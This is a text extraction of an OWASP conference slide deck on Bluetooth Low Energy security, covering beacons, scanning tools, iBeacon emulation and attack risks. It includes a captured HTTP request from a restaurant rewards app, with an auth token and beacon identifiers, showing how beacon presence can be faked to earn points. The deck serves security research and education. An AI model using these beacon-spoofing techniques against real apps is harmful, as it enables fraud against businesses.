



OWASP

Open Web Application  
Security Project

# GATTacking Bluetooth Smart

Introducing new BLE MITM proxy tool

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# Hacking challenge – steal a car!



# Sławomir Jasek

Live in southern Poland.

IT security expert  securing

since 2005, and still love this job 😊

Application security assessments (web,  
mobile, embedded...)

And of course we are hiring!

Significant part of time for research.



# Agenda

- Bluetooth Smart
- Advertisements and beacons
- Hacking BLE devices with live demos
  - Banking token
  - Anti-thief security
  - Smart locks (5x)
  - Mobile PoS
- How to steal a car?
- What can we do better?

# BLUETOOTH SMART?

# Bluetooth Smart?

AKA Bluetooth 4, Bluetooth Low Energy


One of most exploding recently IoT technologies.

Completely different than previous Bluetooth 2, 3 (BR/EDR).


Designed from the ground up for low energy usage, simplicity  
(rather than throughput)

The main usage scenarios:

- a) Advertising (broadcast)
- b) Communication between 2 devices (master / peripheral)



And now  
for something  
completely different...



## HidrateMe Smart Water Bottle

HidrateMe, a connected water bottle that tracks your water intake and glows to make sure that you never forget to drink your water again.



# AUTOMATIC


## IT KNOWS WHAT'S INSIDE

It's not magic, but close to it. The Vessyl knows and aggregates the makeup of everything you drink. No more guessing or journaling. It keeps track of what's important to you... all automatically.






When you have the power to  
change the way you feel, it  
changes everything.



[www.vitalherd.com](http://www.vitalherd.com)



**Figure 1. The breakout board with (b) tri-axial accelerometer and (a)(c) sensor embedded denture.**

<http://nslab.ee.ntu.edu.tw/publication/conf/TeethProbeISWC.pdf>





The "Lover Detection System" will not only tell you if your partner is being unfaithful, but the speed, duration, and position of the infidelity.

# Startups

1. Come out with a bright idea where to put a chip in.
2. Buy BLE devkit, some soldering, integrate mobile app
3. Convincing website + video (bootstrap)
4. **Crowdfunding!**
5. Profit!



<http://southpark.cc.com/full-episodes/s18e01-go-fund-yourself>

# PASSFORT - Your digital life, secure!



Easily manage ALL your accounts & passwords from a secure keychain that allows you access from all your devices!

[Pre-Order Now](#)

Created by

Xolutronic



---

**1,458 backers** pledged \$107,511 to help bring this project to life.



# Halifax uses heartbeat sensor to secure online banking

SECURITY / 13 MARCH 15 / by JAMES TEMPERTON



ECG signals could replace online banking passwords following a successful trial by Halifax.

A proof of concept experiment used an ECG band to record a person's cardiac rhythm, which could then be used to login to an online banking service. An electrocardiogram or ECG is the unique rhythm of a heartbeat and, unlike a text password or fingerprint, it is incredibly difficult to fake.





# Medical & Health

**Cool & Clever**

**Cars**

Hands-free Calling

Drive Smart, Drive Safe

**Consumer Electronics**

## Millions of devices and counting

There are already more than 40 million *Bluetooth®* enabled home and professional healthcare devices on the market from leading manufacturers like 3M, A&D, Nonin and Omron. With Bluetooth Smart and Bluetooth Smart Ready devices exploding on the market, soon there will be millions more

<http://www.bluetooth.com/Pages/Medical.aspx>

# Bluetooth Smart – bright future of IoT?

- Easy to deploy, available, convenient, low-priced.
- More and more devices – "wearables", medical, smart home...
- Beacons boom, indoor positioning
- Physical web
- Bluetooth Mesh
- Web bluetooth – devices available from the browser (API)
- IPv6 over Bluetooth Smart



Connect ▼

Smarter ▼

Faster ▼

Meet the Team ▼



WITH BLUETOOTH® 4.2  
**THE SKY'S  
THE LIMIT**

<http://www.bluetooth.com/SiteCollectionDocuments/4-2/bluetooth4-2.aspx>

# BLE ADVERTISEMENTS

# BLE broadcast -> receive



# Beacons

- Transmit a unique identifier.
- Mobile app can determine the device's physical location, track customers, or trigger a location-based action
- Typically visible from a few meters

[https://en.wikipedia.org/wiki/Bluetooth\\_low\\_energy\\_beacons](https://en.wikipedia.org/wiki/Bluetooth_low_energy_beacons)

<https://developers.google.com/beacons/overview>

## The Hitchhikers Guide to iBeacon Hardware.

A Comprehensive Report by Aislelabs

 Aislelabs



# Apple iBeacon

UUID (vendor)

2F234454-CF6D-4A0F-ADF2-F4911BA9FFA6

Major (group)

45044


Minor (individual)

5

Tx Power

-59

Comparing Tx Power indication with measured signal strength, the mobile app can establish precise distance to specified beacon.




# Google Eddystone

Can broadcast:

- Unique id (similar to iBeacon)
- Website URL (physical web)  
<https://google.github.io/physical-web>
- Sensor indication (e.g. temperature)
- „Attachments” – arbitrary blob data stored in Google cloud  
<https://developers.google.com/beacons/proximity/attachments>

Telemetry – remote management



Nearby Beacons

securing  
<http://securing.pl/en/index.html>

ring en pl About Services Resources Contact  
appropriate level security More than security testing...

□ ○ <

The screenshot shows a mobile application interface titled "Nearby Beacons". At the top right are icons for signal strength, battery, and time (22:48). Below the title is the word "securing" in blue, followed by a green link "http://securing.pl/en/index.html". Underneath are links for "ring", "en", "pl", "About", "Services", "Resources", "Contact", "appropriate level security", and "More than security testing...". At the bottom of the screen are three navigation icons: a square, a circle, and a triangle pointing left.

# Beacons – usage scenarios


- Display additional info (e.g. about products on a shelf) based on precise location.
- Prizes, loyalty points, "gamification".
- Automatic "Check-in".
- Indoor navigation.
- Notification about stealing bicycle, wallet.
- "Smart home" – automatic door opening, light switching...
- Encourage interactions with devices (physical web)
- ...

# Risks?

- Retail - a rival may piggyback our beacons signal and use it to show competitive offers.
- Mobile apps actions on closing to a beacon - possibility to cheat that fact.
- Taking over administrative control, reconfiguration, battery draining, stealing...


## Android: nRF Connect for Mobile

<https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp>



## iOS: nRF Connect for Mobile

<https://itunes.apple.com/us/app/locate-beacon/id738709014>



## LightBlue

<https://itunes.apple.com/us/app/lightblue-bluetooth-low-energy/id557428110>

# Other...

The screenshot shows the Google Play Store interface. The search bar at the top contains the query "bluetooth low energy". The left sidebar is set to "Apps" under "Shop". The main content area displays a grid of 12 app icons related to Bluetooth Low Energy. Each icon includes the app name and developer information.

App Name	Developer	Rating
BLE Scanner	Bluepixel Technology Ltd	★★★★★
BLE Checker	Donly	★★★★★
Bluetooth Low Energy	mintrabbitplus	★★★★★
Bluetooth LE Scanner	Alexandros Schillings	★★★★★
Xiaomi Bluetooth LE	Skubilov Eugene	★★★★★
nRF Connect for Mac	Nordic Semiconductor, Inc.	★★★★★
BLE Tool	LAPIS Semiconductor Co., Ltd.	★★★★★
nRF Toolbox for BLUETOOTH®	Nordic Semiconductor, Inc.	★★★★★
BLE Analyzer	Bluevoid	★★★★★
B-BLE(BLE4.0 Scan)	BillyLeung	★★★★★
Adafruit Bluefruit LE	Adafruit Industries	★★★★★
BLE Tool Action+	Action+	★★★★★

# Map: wikibeacon.org

The image shows two screenshots of the WikBeacon website. The left screenshot displays an aerial map of a residential area with numerous green location pins scattered across buildings and streets, indicating the locations of detected Bluetooth beacons. A callout box states "286842 known beacons as of 2015/10/12 21:49". The right screenshot shows a detailed record for a specific beacon, identified by its UUID: f7826da6-4fa2-4e98-8024-bc5b71e0893e. The record includes the following information:

UUID	f7826da6-4fa2-4e98-8024-bc5b71e0893e
Major	28754
Minor	64511
Detections	3
First detected	2015-06-27 08:51:54 UTC
Last detected	2015-07-07 10:29:33 UTC
Latitude	50.04809984040815
Longitude	19.9596760308978
City	Kraków
State	województwo małopolskie
Country	Poland

Reverse geocoding lookup courtesy [openstreetmap.org](http://openstreetmap.org)

# How do we emulate iBeacon?

- Mobile app (see previous slides) – not all equipment/OS version, a bit inconvenient
- Linux: BlueZ – command-line; D-Bus
- Nodejs (bleno), Go, Python scripts...
- Our hardware beacon

# BLE USB dongle

- CSR8510 – most common, good enough, ~ 20 PLN
- Other chips (often built in laptops)
  - Intel, Broadcom, Marvell...
  - May be a bit unstable (e.g. with MAC address change)
- Power:
  - Class II – 2.5 mW, 10m range – most common
  - Class I – 100 mW, 100 m range – more expensive, actually not necessary



# Attack not always makes sense...



# Mobile app for restaurants

- Rewards for visits - exchangable for food/drinks
- Get a point every time you are close to specific beacon

# HTTP request

## Request

Raw Params Headers Hex

```
POST /users/54f0d455313035000307127400/points HTTP/1.1
Accept: application/json
Content-Type: application/json; charset=UTF-8
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; LG-D620
Build/KOT49I.A1407427488)
Host: [REDACTED]
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 289

{"authentication_token": "p8DtBZHZeCoexC5lcsr", "latitude": 0.0, "longitude": 0.0, "point": {"beacons": [], "main_beacon": {"major": 58302, "minor": 16453, "uuid": "F6703940-01CE-42BC-92FC-591CC93C02A0"}, "place_id": "53eb36ad62333000020d0000", "promoted_products_ids": [{"id": "53eb36de6233300002100000"}]}
}
```

# Pointed 2 years ago, they have accepted the risk



Would you lie them in the face that you have been there 10 times before?

Software > Developer

## Polish developer hacks Android rewards app for free beer

Broadcasting authent keys over the air is just asking fo



[http://www.theregister.co.uk/2016/08/19/dev\\_hacks\\_android\\_app\\_to\\_get\\_free\\_beer\\_tokens/](http://www.theregister.co.uk/2016/08/19/dev_hacks_android_app_to_get_free_beer_tokens/)  
<https://breakdev.org/how-i-hacked-an-android-app-to-get-free-beer/>

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f t

Gazeta.pl Next / Technologie / Włamał się do aplikacji obsługującej znane na całym świecie polskie urządzenie. Dla... piwa

## Włamał się do aplikacji obsługującej znane na całym świecie polskie urządzenie. Dla... piwa

Robert Kędzierski  
22.08.2016 18:02

Podziel się 17 | f | t | e | Lubie to!



### NAJCZĘŚCIEJ CZYTANE

1. Największy samolot, pociąg czy statek. Oto rekordzista w swoich
2. Ten wielki bank ostrzega klientów, byc może wszyscy zjemy w
3. Taki widok zobaczyły z powierzchni Marsa. To jedne z
4. Czechy zostały nową Szwajcarią. Zaskakująco ujemne stopy
5. Decyzje unijnych urzędników mogą nie obchodzić. Ale ta wpłyńe


REKLAMA  
Meet Przedki

# „Secure” beacons

